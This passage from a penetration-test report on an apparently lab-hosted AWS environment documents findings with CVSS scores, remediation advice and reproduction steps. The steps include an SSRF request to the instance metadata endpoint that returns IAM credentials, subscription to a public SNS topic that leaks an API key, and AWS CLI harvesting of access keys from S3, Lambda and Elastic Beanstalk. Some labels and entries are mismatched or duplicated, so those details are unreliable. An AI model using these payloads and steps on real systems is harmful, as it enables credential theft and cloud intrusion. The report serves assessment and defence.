4. The tester used *AWS CLI* tool to map the currently available API Gateway APIs.
5. The tester then used a *curl* command to perform an HTTP request to the API Gateway using the identified API key, successfully accessing internal user data and compromising confidentiality.

**Detailed reproduction steps for this attack chain are as follows:**

The tester configured the aws profile with the testing credentials and was able to identify a running topic.

```
aws configure --profile
sns

AWS Access Key ID [None]: AKIA4HNZPSYVJBPKKMHY
AWS Secret Access Key [None]: qg<REDACTED>OX
Default region name [None]: us-east-1
Default output format [None]: json

aws sts get-caller-identity --profile sns
{
    "UserId": "AIDA4HNZPSYVLEAS7KFXZ",
    "Account": "840591971882",
    "Arn": "arn:aws:iam::840591971882:user/cg-sns-user-cgidn4e0drihsk"
}

aws sns list-topics --profile sns
{
    "Topics": [
        {
            "TopicArn": "arn:aws:sns:us-east-1:840591971882:public-topic-cgidn4e0drihsk"
        }
    ]
}
```

**Figure 28 - Identifying SNS topic using AWS CLI.**

The tester identified that the SNS topic had overly permissive resource policy allowing everyone to subscribe.

```
aws sns get-topic-attributes --topic-arn arn:aws:sns:us-east-1:840591971882:public-topic-
cgidn4e0drihsk --profile sns
{
    "Attributes": {
        "Policy": "{\"Version\":\"2012-10-17\",\"Statement\":[{\"Effect\":\"Allow\",
\"Principal\":\"*\",\"Action\":[\"sns:Subscribe\",\"sns:Receive\",
\"sns:ListSubscriptionsByTopic\"],\"Resource\":\"arn:aws:sns:us-
east-1:840591971882:public-topic-cgidn4e0drihsk\"}]}",
        "TopicArn": "arn:aws:sns:us-east-1:840591971882:public-topic-cgidn4e0drihsk",
        "SubscriptionsConfirmed": "0",
        "SubscriptionsPending": "0",
        "SubscriptionsDeleted": "0"
    }
}
```

**Figure 29 - Retrieving the SNS topic policy.**

The tester then subscribed to the SNS topic and found exposed API Gateway key being shared on the topic message.

```
#AWS CLI command to subscribe.
aws sns subscribe --topic-arn arn:aws:sns:us-east-1:840591971882:public-topic-
cgidn4e0drihsk --protocol http --notification-endpoint http://testdomain.local --profile
sns
...

#Message received

{
  "Type": "Notification",
  "MessageId": "4d9a0f83-aac8-5f54-a9e6-6ebdef1488fe",
  "TopicArn": "arn:aws:sns:us-east-1:840591971882:public-topic-cgidn4e0drihsk",
      "Message": "DEBUG: API GATEWAY KEY 45a3d<REDACTED>135bf",
  "Timestamp": "2025-09-12T16:00:28.957Z",
  "SignatureVersion": "1",
  <REDACTED>
}
```

**Figure 30 - API Gateway key exposed on SNS topic message.**

The tester used the AWS cli tool and mapped the available API Gateway api resources.

```
# Retrieving API ID.
aws apigateway get-rest-apis --profile sns

{
    "items": [
        {
            "id": "frs1syyfi8",
            "name": "cg-api-cgidn4e0drihsk",
            ...
        }
    ]
}

#Retrieving stages
aws apigateway get-stages --rest-api-id frs1syyfi8 --profile sns

{
    "item": [
        {
            "deploymentId": "o3lhtp",
            "stageName": "prod-cgidn4e0drihsk",
            "...
    ]
}

#Retrieving resources

aws apigateway get-resources --rest-api-id frs1syyfi8 --profile sns

{
    "items": [
        {
            "id": "208kubjbrc",
            "path": "/"
        },
        {
            "id": "t1lghm",
            "parentId": "208kubjbrc",
            "pathPart": "user-data",
            "path": "/user-data",
            "resourceMethods": {
                "GET": {}
            }
        }
    ]
}
```

**Figure 31 - Enumerating API Gateway available.**

The tester then successfully requested the API Gateway endpoint being able to retrieve user data.

```
#URL format:
#https://{rest-api-item.id}.execute-api.{aws-region}.amazonaws.com/{stageName}/
{resources.items[].path}
curl -H "x-api-key: 45a3d<REDACTED>135bf" \
https://frs1syyfi8.execute-api.us-east-1.amazonaws.com/prod-cgidn4e0drihsk/user-data

{"final_flag":"FLAG{SNS_S3cr3ts_ar3_FUN}","message":"Access granted","user_data":
{"email":"<REDACTED_MAIL>@notarealemail.com","password":"<REDACTED_PASWORD>","user_id":"13
37","username":"<REDACTED_USERNAME>"}}
```

**Figure 32 - Requesting API Gateway.**

# 5 Remediation Summary

As a result of this assessment there are several opportunities for Hack Smarter to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Hack Smarter should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

## 5.1 Short Term

- C2: Exposed AWS Credentials in Public S3 Bucket Enabling Initial Cloud Access - Revoke and rotate the exposed keys immediately, invalidate active sessions, remove public access to the object, and review CloudTrail and GuardDuty for misuse during the exposure window.
- H2: Exposed credentials in internal S3 bucket allowing privilege escalation to AWS IT Admin - Immediately revoke and rotate the exposed AWS keys, remove the credential backups from the bucket, restrict bucket/object access to the minimum necessary, and review CloudTrail for any activity using the compromised credentials.
- M3: Unencrypted sensitive customer data in internal S3 object (admin-only access) - Quarantine or remove the CSV immediately, restrict access to the admin prefix, rotate affected customer credentials and monitor for misuse, and initiate a PCI impact assessment for exposed PANs.
- H1: AWS access keys exposed in Lambda environment variables enabling EC2 access - Remove the credentials from Lambda environment variables, immediately revoke and rotate exposed keys, and restrict who can view function configuration and decrypt env vars via KMS key policies and IAM permissions.
- C1: SSRF on EC2 instance enabling AWS metadata credential extraction - Enforce IMDSv2 on affected instances (HttpTokens=required, set hop limit appropriately) or disable IMDS if not needed; hotfix the application/WAF to block requests targeting link-local addresses (169.254.169.254) and rotate any potentially exposed instance role credentials immediately.
- H3: Hard-coded secrets in Elastic Beanstalk environment enabling privilege escalation (discovered with read-only AWS access) - Remove hard-coded keys from Elastic Beanstalk EnvironmentVariables, immediately revoke and rotate exposed credentials, and restrict who can describe EB configuration while auditing access logs for prior reads of these settings.
- M2: SNS topic allows public subscriptions due to overly permissive resource policy - Replace Principal “*” with only the required AWS principals or add a Deny with NotPrincipal to block all but approved identities, then review and prune any unauthorized subscriptions and enable alerts for subscription changes.
- M1: API Gateway API key exposed in SNS message enabling privilege escalation. - Rotate and revoke the exposed API key immediately, purge or redact sensitive SNS messages, and restrict SNS topic access/subscriptions to least privilege while monitoring for anomalous API Gateway usage tied to former key identifiers.

## 5.2 Medium Term

- C2: Exposed AWS Credentials in Public S3 Bucket Enabling Initial Cloud Access - Enable S3 Block Public Access at account and bucket levels and enforce least-privilege IAM/bucket policies;

eliminate hard-coded credentials by using AWS Secrets Manager or Parameter Store and prefer short-lived role-based credentials.

- H2: Exposed credentials in internal S3 bucket allowing privilege escalation to AWS IT Admin - Eliminate hard-coded/backup credentials from S3 by relocating secrets to AWS Secrets Manager or Parameter Store with tight IAM permissions; enforce aws:SecureTransport and KMS encryption on the bucket, and implement deny policies for unencrypted access.
- M3: Unencrypted sensitive customer data in internal S3 object (admin-only access) - Enforce bucket policies requiring SSE-KMS with customer-managed keys, TLS-only access, least-privilege access via IAM/S3 Access Points, and enable automated sensitive-data discovery and alerting (e.g., Macie) across relevant buckets.
- H1: AWS access keys exposed in Lambda environment variables enabling EC2 access - Store secrets in AWS Secrets Manager or Parameter Store and grant retrieval only to the Lambda execution role; enable customer-managed KMS keys for Lambda env-var encryption and deny plaintext viewing to non-admin principals.
- C1: SSRF on EC2 instance enabling AWS metadata credential extraction - Fix the SSRF by applying strict server-side allowlists for outbound fetches, validating scheme/host/port, disabling redirects, and implementing egress controls to block access to link-local and RFC1918 ranges from the application tier.
- H3: Hard-coded secrets in Elastic Beanstalk environment enabling privilege escalation (discovered with read-only AWS access) - Store secrets in AWS Secrets Manager or Systems Manager Parameter Store and reference them from Elastic Beanstalk using supported integrations so instances fetch secrets at boot while administrators avoid exposing plaintext in configuration.
- M2: SNS topic allows public subscriptions due to overly permissive resource policy - Apply least-privilege resource policies with conditions (for example, restrict sns:Subscribe to specific AWS account IDs, ARNs, or protocols via sns:Protocol="https") and continuously monitor topic policies for public access drift.
- M1: API Gateway API key exposed in SNS message enabling privilege escalation. - Remove API keys from messages and configs; use IAM authorizers or JWT/Cognito for authentication and keep API keys only for usage plans with strict throttling, quotas, and CloudWatch/CloudTrail monitoring and alerts.

## 5.3 Long Term

- C2: Exposed AWS Credentials in Public S3 Bucket Enabling Initial Cloud Access - Implement preventive/detective controls (AWS Config rules, IAM Access Analyzer, secret scanning in CI/CD, and object-level scanning on upload) and train teams on secure handling of credentials and artifacts.
- H2: Exposed credentials in internal S3 bucket allowing privilege escalation to AWS IT Admin - Establish organization-wide controls to prevent storing secrets in object storage (SCPs, linters, secret scanning in CI/CD and on S3 PUT events), adopt role-based short-lived credentials, and schedule continuous audits with AWS Config and IAM Access Analyzer.
- M3: Unencrypted sensitive customer data in internal S3 object (admin-only access) - Redesign exports to avoid storing PAN and secrets in plaintext by using tokenization or application-level/field-level encryption, eliminate password storage in exports (store only salted hashes where strictly necessary), and establish data governance with continuous DLP and preventive controls in CI/CD and ingestion pipelines.
- H1: AWS access keys exposed in Lambda environment variables enabling EC2 access - Eliminate long-lived access keys in favor of role-based, short-lived credentials; add CI/CD secret scanning and Config/Access Analyzer rules to prevent secret drift into Lambda config and continuously monitor access with CloudTrail and CloudWatch.

- C1: SSRF on EC2 instance enabling AWS metadata credential extraction - Mandate IMDSv2 across the fleet via launch templates or SCP conditions (ec2:MetadataHttpTokens=required), adopt least-privilege IAM for instance roles, and continuously monitor for metadata access anomalies and SSRF indicators with CloudTrail and security analytics.
- H3: Hard-coded secrets in Elastic Beanstalk environment enabling privilege escalation (discovered with read-only AWS access) - Eliminate long-lived access keys in favor of role-based, short-lived credentials and enforce organization-wide guardrails and secret scanning to prevent credentials from entering EB configuration in future deployments.
- M2: SNS topic allows public subscriptions due to overly permissive resource policy - Enforce organization-wide guardrails and checks (for example, Security Hub controls and policy-as-code) to prevent public SNS topic access and require narrowly scoped principal/condition statements in infrastructure-as-code pipelines.
- M2: SNS topic allows public subscriptions due to overly permissive resource policy - Implement secret scanning and DLP on messaging/CI/CD to prevent key leakage, enforce policy-as-code checks on SNS and API Gateway, and establish automated key rotation with granular scopes and monitoring baselines.

# 6 Technical Findings Details

| C1: SSRF on EC2 instance enabling AWS metadata credential extraction | |
|---|---|
| Score | 10.0 (Critical) |
| Vector string | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N |
| Target | Web application endpoint that fetches remote URLs and can be coerced via a user-controlled parameter into server-side requests (SSRF) |
| References | • https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_(SSRF)/ <br>• https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/configuring-instance-metadata-options.html <br>• https://hackingthe.cloud/aws/exploitation/ec2-metadata-ssrf/ |

## Overview

A server-side request forgery (SSRF) was demonstrated against an EC2-hosted application by injecting the link-local metadata endpoint URL, enabling retrieval of temporary IAM role credentials from the Instance Metadata Service at 169.254.169.254 . IMDSv1 and permissive IMDS configurations are particularly susceptible because they do not require a session token header, whereas IMDSv2 mitigates typical SSRF by enforcing a token-based, header-bound session workflow that user-supplied URLs cannot generally add. With stolen temporary credentials, an attacker can perform AWS API calls in the context of the instance role, expanding impact beyond the web application and changing scope to the underlying cloud resources .

## Details

```
aws configure --profile ec2
AWS Access Key ID [None]: AKIA4HNZPSYVFIWF6KRR
AWS Secret Access Key [None]: 7eF82<REDACTED>gdGZ
Default region name [None]: us-east-1
Default output format [None]: json

aws sts get-caller-identity --profile ec2
{
    "UserId": "AIDA4HNZPSYVCD2JYRHWL",
    "Account": "840591971882",
    "Arn": "arn:aws:iam::840591971882:user/wrex-cgid7aybp6uq88"
}

aws ec2 describe-instances --region us-east-1 --profile ec2
{
    "Reservations": [
        {
            "ReservationId": "r-045b927ce82e2fb7a",
            "OwnerId": "840591971882",
            "Groups": [],
            "Instances": [
                {
                    "Architecture": "x86_64",
                    "BlockDeviceMappings": [
                        {
                            "DeviceName": "/dev/sda1",
                            "Ebs": {
                                "AttachTime": "2025-09-09T13:55:34+00:00",
                                "DeleteOnTermination": true,
                                "Status": "attached",
                                "VolumeId": "vol-0cc0a3ff520f57819"
                            }
                        }
                    ],
                    "ClientToken": "terraform-20250909135533036500000005",
                    "EbsOptimized": false,
                    "EnaSupport": true,
                    "Hypervisor": "xen",
                    "IamInstanceProfile": {
                        "Arn": "arn:aws:iam::840591971882:instance-profile/cg-ec2-
instance-profile-cgid7aybp6uq88",
                        "Id": "AIPA4HNZPSYVIDEGQFISZ"
                    },
                    "NetworkInterfaces": [
                        {
                            "Association": {
                                "IpOwnerId": "amazon",
                                "PublicDnsName":
"ec2-44-201-32-8.compute-1.amazonaws.com",
                                "PublicIp": "44.201.32.8"
                            },
<REDACTED>
```

**Figure 33 - Identifying exposed web-server on EC2 instance.**

```
GET /?url=169.254.169.254/latest/meta-data/iam/security-credentials/cg-ec2-role-
cgid7aybp6uq88 HTTP/1.1
Host: 44.201.32.8

HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html
Date: Tue, 09 Sep 2025 15:16:18 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 1816

<h1>Welcome to sethsec's SSRF demo.</h1>

<h2>I am an application. I want to be useful, so I requested: <font color="red">169.254.16
```

```
9.254/latest/meta-data/iam/security-credentials/cg-ec2-role-cgid7aybp6uq88</font> for you
</h2><br><br>


{
  "Code" : "Success",
  "LastUpdated" : "2025-09-09T14:42:30Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIA4HNZPSYVNRQ3A4XR",
  "SecretAccessKey" : "o52w+SYxCr2MtyL2w0yA<REDACTED>/rztYbsk5iioFLa",
  "Token" : "IQoJb3<REDACTED>ir5",
  "Expiration" : "2025-09-09T20:49:29Z"
}
```

**Figure 34 - Retrieving AWS Metadata credentials through SSRF.**

## Impact

Exfiltration of temporary AWS credentials (AccessKeyId, SecretAccessKey, SessionToken, Expiration) from IMDS enables authenticated AWS API actions under the instance role, leading to data access, resource manipulation, and potential lateral movement across services where permissions allow . If IMDSv1 is enabled or IMDSv2 is not enforced, metadata access can be achieved through simple GET requests from within the instance context, making classic SSRF payloads sufficient to obtain credentials . This shifts impact beyond the application to the cloud control plane, increasing the blast radius and complicating incident response due to temporary credential misuse across EC2, S3, and other integrated services .

## Recommendation

- Enforce IMDSv2 on affected instances (HttpTokens=required, set hop limit appropriately) or disable IMDS if not needed; hotfix the application/WAF to block requests targeting link-local addresses (169.254.169.254) and rotate any potentially exposed instance role credentials immediately .
- Fix the SSRF by applying strict server-side allowlists for outbound fetches, validating scheme/host/port, disabling redirects, and implementing egress controls to block access to link-local and RFC1918 ranges from the application tier .
- Mandate IMDSv2 across the fleet via launch templates or SCP conditions (ec2:MetadataHttpTokens=required), adopt least-privilege IAM for instance roles, and continuously monitor for metadata access anomalies and SSRF indicators with CloudTrail and security analytics .

## C2: Exposed AWS Credentials in Public S3 Bucket Enabling Initial Cloud Access

| | |
|---|---|
| Score | 9.8 (Critical) |
| Vector string | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| Target | • S3 bucket and prefix: s3://dev.huge-logistics.com/shared<br>• Exposed secret in file: hl_migration_project/migrate_secrets.ps1 |
| References | • https://docs.aws.amazon.com/AmazonS3/latest/userguide/security-best-practices.html<br>• https://docs.aws.amazon.com/AmazonS3/latest/userguide/access-control-block-public-access.html<br>• https://docs.aws.amazon.com/secretsmanager/latest/userguide/best-practices.html |

### Overview

A public Amazon S3 bucket permitted unauthenticated download of an internal archive that contained hard-coded AWS access keys, enabling immediate access to the AWS environment with the permissions bound to those keys. The archive was accessible without signing requests, and the included script exposed an Access Key ID, Secret Access Key, and region configuration in clear text.

### Details

```
$ aws s3 cp s3://dev.huge-logistics.com/shared/hl_migration_project.zip ./ --no-sign-
request
download: s3://dev.huge-logistics.com/shared/hl_migration_project.zip to ./
hl_migration_project.zip

$ unzip hl_migration_project.zip -d hl_migration_project

unzip hl_migration_project.zip -d hl_migration_project
 Archive:  hl_migration_project.zip
  inflating: hl_migration_project/migrate_secrets.ps1

$ cat hl_migration_project/migrate_secrets.ps1
# AWS Configuration
$accessKey = "AKIA3SFMDAPOWOWKXEHU "
$secretKey = "MwGe****3RX/gb9 "
$region = "us-east-1"
```

**Figure 35 - Downloading a public S3 object and extracting hard-coded AWS keys from the archive.**

```
$ aws configure --profile s3
AWS Access Key ID [None]: AKIA3SFMDAPOWOWKXEHU
AWS Secret Access Key [None]: <REDACTED>
Default region name [None]: us-east-1
Default output format [None]: json

$ aws sts get-caller-identity --profile
s3
{
    "UserId": "AIDA3SFMDAPOYPM3X2TB7",
    "Account": "794929857501",
    "Arn": "arn:aws:iam::794929857501:user/pam-test"
}
```

**Figure 36 - Confirming credentials validity.**

## Impact

Unauthenticated actors can obtain long-lived AWS credentials and operate with the same privileges as the compromised principal, enabling data exfiltration, resource creation or deletion, access to additional secrets or backups, modification of IAM and network configurations, and potential disabling of logging and monitoring. Organizational impact includes confidentiality loss, integrity compromise, service disruption, and possible regulatory exposure.

## Recommendation

- Revoke and rotate the exposed keys immediately, invalidate active sessions, remove public access to the object, and review CloudTrail and GuardDuty for misuse during the exposure window.
- Enable S3 Block Public Access at account and bucket levels and enforce least-privilege IAM/bucket policies; eliminate hard-coded credentials by using AWS Secrets Manager or Parameter Store and prefer short-lived role-based credentials.
- Implement preventive/detective controls (AWS Config rules, IAM Access Analyzer, secret scanning in CI/CD, and object-level scanning on upload) and train teams on secure handling of credentials and artifacts.

| H1: AWS access keys exposed in Lambda environment variables enabling EC2 access | |
|---|---|
| Score | 8.1 (High) |
| Vector string | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N |
| Target | • AWS Lambda function configuration exposing access keys via environment variables (EC2_ACCESS_KEY_ID and EC2_SECRET_KEY_ID).<br>• IAM access keys configured from Lambda environment variables that grant EC2 permissions. |
| References | • https://docs.aws.amazon.com/lambda/latest/dg/configuration-envvars-encryption.html<br>• https://docs.aws.amazon.com/lambda/latest/dg/configuration-envvars.html<br>• https://docs.aws.amazon.com/secretsmanager/latest/userguide/best-practices.html |

## Overview

While operating with least-privilege read access to Lambda, environment variables were found to contain AWS access keys, which were then configured in an AWS CLI profile and successfully used to perform EC2 API calls, confirming active permissions tied to those credentials. Storing long-lived access keys in Lambda environment variables exposes credentials to any principal capable of reading function configuration and significantly expands the blast radius of otherwise limited permissions. This issue enables lateral movement and privilege escalation if the embedded keys grant broader permissions than the tester's initial role.

## Details

```
aws lambda list-functions --region us-east-1 --profile solus
{
    "Functions": [
        {
            "FunctionName": "cg-lambda-cgiddcwrdznayb",
            "FunctionArn": "arn:aws:lambda:us-east-1:840591971882:function:cg-lambda-
cgiddcwrdznayb",
            "Runtime": "python3.11",
            "Role": "arn:aws:iam::840591971882:role/cg-lambda-role-cgiddcwrdznayb-service-
role",
            "Handler": "lambda.handler",
            "Environment": {
                "Variables": {
                    "EC2_ACCESS_KEY_ID": "AKIA4HNZPSYVFIWF6KRR ",
                    "EC2_SECRET_KEY_ID": "7eF82<REDACTED>gdGZ "
                }
            },
            "Version": "$LATEST"
            <REDACTED>
        }
    ]
}
```

**Figure 37 - Enumerating Lambda functions and identifying exposed credentials.**

```
aws configure --profile ec2
AWS Access Key ID [None]: AKIA4HNZPSYVFIWF6KRR
AWS Secret Access Key [None]: 7eF82<REDACTED>gdGZ
Default region name [None]: us-east-1
Default output format [None]: json

aws sts get-caller-identity --profile ec2
{
    "UserId": "AIDA4HNZPSYVCD2JYRHWL",
    "Account": "840591971882",
    "Arn": "arn:aws:iam::840591971882:user/wrex-cgid7aybp6uq88"
}

aws ec2 describe-instances --region us-east-1 --profile ec2
{
    "Reservations": [
        {
            "ReservationId": "r-045b927ce82e2fb7a",
            "OwnerId": "840591971882",
            "Instances": [
                {
                    "InstanceId": "i-xxxxxxxxxxxxxxxxx",
                    "PublicIpAddress": "44.201.32.8",
                    "PrivateIpAddress": "10.10.10.5",
                    "Tags": [
                        {"Key": "Name", "Value": "cg-ubuntu-ec2-cgid7aybp6uq88"}
                    ]
                }
            ]
            <REDACTED>
        }
    ]
}
```

**Figure 38 - Confirming credentials access to EC2.**

## Impact

Exposed access keys in Lambda configuration allow any reader of function settings to obtain long-lived credentials and act with the associated permissions, enabling data discovery, resource enumeration, and modification across services like EC2, S3, and IAM where permitted. This creates a straightforward escalation path from read-only Lambda access to broader control, increases insider risk, and complicates incident response due to credential sprawl and lack of automatic rotation.

## Recommendation

- Remove the credentials from Lambda environment variables, immediately revoke and rotate exposed keys, and restrict who can view function configuration and decrypt env vars via KMS key policies and IAM permissions.
- Store secrets in AWS Secrets Manager or Parameter Store and grant retrieval only to the Lambda execution role; enable customer-managed KMS keys for Lambda env-var encryption and deny plaintext viewing to non-admin principals.
- Eliminate long-lived access keys in favor of role-based, short-lived credentials; add CI/CD secret scanning and Config/Access Analyzer rules to prevent secret drift into Lambda config and continuously monitor access with CloudTrail and CloudWatch.

## H2: Exposed credentials in internal S3 bucket allowing privilege escalation to AWS IT Admin

| | |
|---|---|
| Score | 8.1 (High) |
| Vector string | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N |
| Target | • S3 bucket and prefix: s3://dev.huge-logistics.com/migration-files<br>• AWS account resources tied to the exposed principal: AccountID 794929857501 (AWS IT Admin) |
| References | • https://docs.aws.amazon.com/AmazonS3/latest/userguide/security-best-practices.html<br>• https://docs.aws.amazon.com/IAM/latest/UserGuide/id_credentials_access-keys.html#rotating_access_keys |

### Overview

Access to an internal, non-public S3 bucket was possible using valid AWS credentials, allowing retrieval of a file that contains backup credentials for multiple systems, including AWS IT Admin access keys. While this is not publicly exposed, the presence of high-privilege AWS credentials in a bucket accessible to non-admin identities creates a clear privilege escalation path within the AWS account. Given that initial access is required, this finding is not critical, but the potential impact of escalation to IT Admin privileges is severe.

### Details

```
aws s3 cp s3://dev.huge-logistics.com/migration-files/migrate_secrets.ps1 ./ --profile s3
download: s3://dev.huge-logistics.com/migration-files/migrate_secrets.ps1 to ./
migrate_secrets.ps1

cat test-export.xml
<?xml version="1.0" encoding="UTF-8"?>
<CredentialsExport>
   <REDACTED>
    <!-- AWS Production Credentials -->
    <CredentialEntry>
        <ServiceType>AWS IT Admin</ServiceType>
        <AccountID>794929857501 </span></span></span></span>
        <AccessKeyID>AKIA3SFMDAPOQRFWFGCD </span></span></span></span>
        <SecretAccessKey>t21ERPmD<REDACTED>Y6jP </span></span></span></span>
        <Notes>AWS credentials for production workloads. Do not share these keys outside
of the organization.</Notes>
    </CredentialEntry>
    <REDACTED>
</CredentialsExport>
```

**Figure 39 - Retrieving internal S3 objects and identifying embedded AWS IT Admin credentials suitable for privilege escalation.**

## Impact

An authenticated actor with read access to the internal bucket can exfiltrate high-privilege AWS credentials and operate with IT Admin permissions, leading to data exfiltration, resource modification, and potentially disabling or bypassing security controls. Although initial access is required, the exposed keys materially increase the likelihood and impact of lateral movement and full cloud account compromise.

## Recommendation

- Immediately revoke and rotate the exposed AWS keys, remove the credential backups from the bucket, restrict bucket/object access to the minimum necessary, and review CloudTrail for any activity using the compromised credentials.
- Eliminate hard-coded/backup credentials from S3 by relocating secrets to AWS Secrets Manager or Parameter Store with tight IAM permissions; enforce aws:SecureTransport and KMS encryption on the bucket, and implement deny policies for unencrypted access.
- Establish organization-wide controls to prevent storing secrets in object storage (SCPs, linters, secret scanning in CI/CD and on S3 PUT events), adopt role-based short-lived credentials, and schedule continuous audits with AWS Config and IAM Access Analyzer.

| H3: Hard-coded secrets in Elastic Beanstalk environment enabling privilege escalation (discovered with read-only AWS access) | |
|---|---|
| Score | 8.1 (High) |
| Vector string | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N |
| Target | Elastic Beanstalk applications and environments whose configuration OptionSettings expose EnvironmentVariables with access keys and secrets in plaintext at the control plane level |
| References | • https://docs.aws.amazon.com/elasticbeanstalk/latest/dg/AWSHowTo.secrets.html<br>• https://docs.aws.amazon.com/elasticbeanstalk/latest/dg/AWSHowTo.secrets.env-vars.html<br>• https://docs.aws.amazon.com/elasticbeanstalk/latest/dg/security-best-practices.html |

## Overview

Elastic Beanstalk environment configuration was found to contain hard-coded AWS access keys and secrets within EnvironmentVariables, which are retrievable by any principal permitted to describe application or environment settings, enabling credential harvesting and subsequent privilege escalation beyond initial read-only access . AWS recommends storing sensitive data in Secrets Manager or Parameter Store and referencing secrets rather than placing long-lived credentials directly into Elastic Beanstalk environment variables to reduce exposure and enable rotation and least-privilege access at runtime.

## Details

```
#Configuring low privileged access
aws configure --profile bs
AWS Access Key ID [None]: AKIA4HNZPSYVK3LM5GWT
AWS Secret Access Key [None]: QC6<REDACTED>iZB4
Default region name [None]: us-east-1
Default output format [None]: json

#Validating credentials
aws sts get-caller-identity --profile bs
{
    "UserId": "AIDA4HNZPSYVPR45NQVPH",
    "Account": "840591971882",
    "Arn": "arn:aws:iam::840591971882:user/cgid6ds2z4r9x5_low_priv_user"
}
```

```
# Listing elasticbeanstalk applications
aws elasticbeanstalk describe-applications --profile bs
{
  "Applications": [
    {
      "ApplicationName": "cgid6ds2z4r9x5-app",
      "Description": "Elastic Beanstalk application for insecure secrets scenario"
    }
  ]
}

#Listing elasticbeanstalk environments
aws elasticbeanstalk describe-environments --profile bs
{
  "Environments": [
    {
      "EnvironmentName": "cgid6ds2z4r9x5-env",
      "CNAME": "cgid6ds2z4r9x5-env.eba-pq3znpxv.us-east-1.elasticbeanstalk.com"
    }
  ]
}

#Enumerating configuration settings.
aws elasticbeanstalk describe-configuration-settings --application-name cgid6ds2z4r9x5-app
--environment-name cgid6ds2z4r9x5-env --profile bs
{
  "ConfigurationSettings": [
    {
      "OptionSettings": [
        {
          "Namespace": "aws:cloudformation:template:parameter",
          "OptionName": "EnvironmentVariables",
          "Value": "SECONDARY_SECRET_KEY=yAg<REDACTED>LtV ,PYTHONPATH=/var/app/venv/
staging,SECONDARY_ACCESS_KEY=AKIA4HNZPSYVGNUNOTVF "
        }<REDACTED>
      ]
    }
  ]
}
```

**Figure 40 - Describing Elastic Beanstalk configuration revealed plaintext access keys and secrets in EnvironmentVariables.**

## Impact

Anyone with permissions to read Elastic Beanstalk configuration can extract long-lived credentials and act with the privileges attached to those keys, enabling lateral movement across services such as EC2, S3, or IAM and undermining least-privilege boundaries originally enforced by the tester's read-only role . Because Elastic Beanstalk environment variables are not inherently secret storage, placing access keys there increases exposure risk and complicates rotation and governance compared to referencing Secrets Manager or Parameter Store.

## Recommendation

- Remove hard-coded keys from Elastic Beanstalk EnvironmentVariables, immediately revoke and rotate exposed credentials, and restrict who can describe EB configuration while auditing access logs for prior reads of these settings.
- Store secrets in AWS Secrets Manager or Systems Manager Parameter Store and reference them from Elastic Beanstalk using supported integrations so instances fetch secrets at boot while administrators avoid exposing plaintext in configuration.
- Eliminate long-lived access keys in favor of role-based, short-lived credentials and enforce organization-wide guardrails and secret scanning to prevent credentials from entering EB configuration in future deployments.

## M1: API Gateway API key exposed in SNS message enabling privilege escalation.

| | |
|---|---|
| Score | 5.4 (Medium) |
| Vector string | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N |
| Target | • Amazon SNS topic(s) that publish messages containing an API Gateway API key in the message body or attributes, retrievable by principals with read access to the topic or subscriptions<br>• Amazon API Gateway APIs and usage plans protected by the exposed API key, enabling expanded invocation or quota abuse if the key is misused for access control |
| References | • https://docs.aws.amazon.com/apigateway/latest/developerguide/security-best-practices.html<br>• https://www.legitsecurity.com/aspm-knowledge-base/api-key-security-best-practices |

### Overview

An API Gateway API key was discovered inside an SNS message, which any AWS principal with permissions to read the topic or its subscription deliveries could obtain and use to call API Gateway endpoints or bypass usage plan limits within the scope of that key, enabling privilege escalation in the API layer relative to the initial read-only access required to retrieve the message content . Although API keys should not be used as an authentication mechanism and are intended primarily for metering and throttling, many deployments gate access with keys, so exposure via SNS materially raises the risk of unauthorized API invocation and service abuse despite the need for prior AWS access to view the message.

### Details

The SNS message body contained a plaintext API Gateway key associated with a usage plan; retrieving the message via authorized subscription access exposed the key value, which can be used to invoke associated API stages and methods according to configured plans and policies, increasing the blast radius beyond the original SNS read permission . If downstream systems treat API keys as de facto authorization, the exposed key can enable access to sensitive API operations and accelerate quota exhaustion or cost impacts until rotation and revocation occur.

```
#AWS CLI command to subscribe.
aws sns subscribe --topic-arn arn:aws:sns:us-east-1:840591971882:public-topic-
cgidn4e0drihsk --protocol http --notification-endpoint http://testdomain.local --profile
sns
...

#Message received
```

```
{
  "Type": "Notification",
  "MessageId": "4d9a0f83-aac8-5f54-a9e6-6ebdef1488fe",
  "TopicArn": "arn:aws:sns:us-east-1:840591971882:public-topic-cgidn4e0drihsk",
      "Message": "DEBUG: API GATEWAY KEY 45a3d<REDACTED>135bf",
  "Timestamp": "2025-09-12T16:00:28.957Z",
  "SignatureVersion": "1",
  <REDACTED>
}
```

**Figure 41 - API Gateway key exposed on SNS topic message.**

## Impact

Any principal with rights to read the SNS message stream can harvest the API key and invoke API Gateway methods bound to the corresponding usage plan, enabling unauthorized data access, quota exhaustion, and potential lateral movement via API-driven workflows depending on backend integrations and authorizer gaps . The exposure also creates operational and financial risk through unmetered or abusive calls and complicates incident response until the key is rotated and subscribers are audited, even though initial AWS access is required to obtain the key from SNS.

## Recommendation

- Rotate and revoke the exposed API key immediately, purge or redact sensitive SNS messages, and restrict SNS topic access/subscriptions to least privilege while monitoring for anomalous API Gateway usage tied to former key identifiers.
- Remove API keys from messages and configs; use IAM authorizers or JWT/Cognito for authentication and keep API keys only for usage plans with strict throttling, quotas, and CloudWatch/CloudTrail monitoring and alerts.
- Implement secret scanning and DLP on messaging/CI/CD to prevent key leakage, enforce policy-as-code checks on SNS and API Gateway, and establish automated key rotation with granular scopes and monitoring baselines.

| M2: SNS topic allows public subscriptions due to overly permissive resource policy | |
|---|---|
| Score | 5.3 (Medium) |
| Vector string | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N |
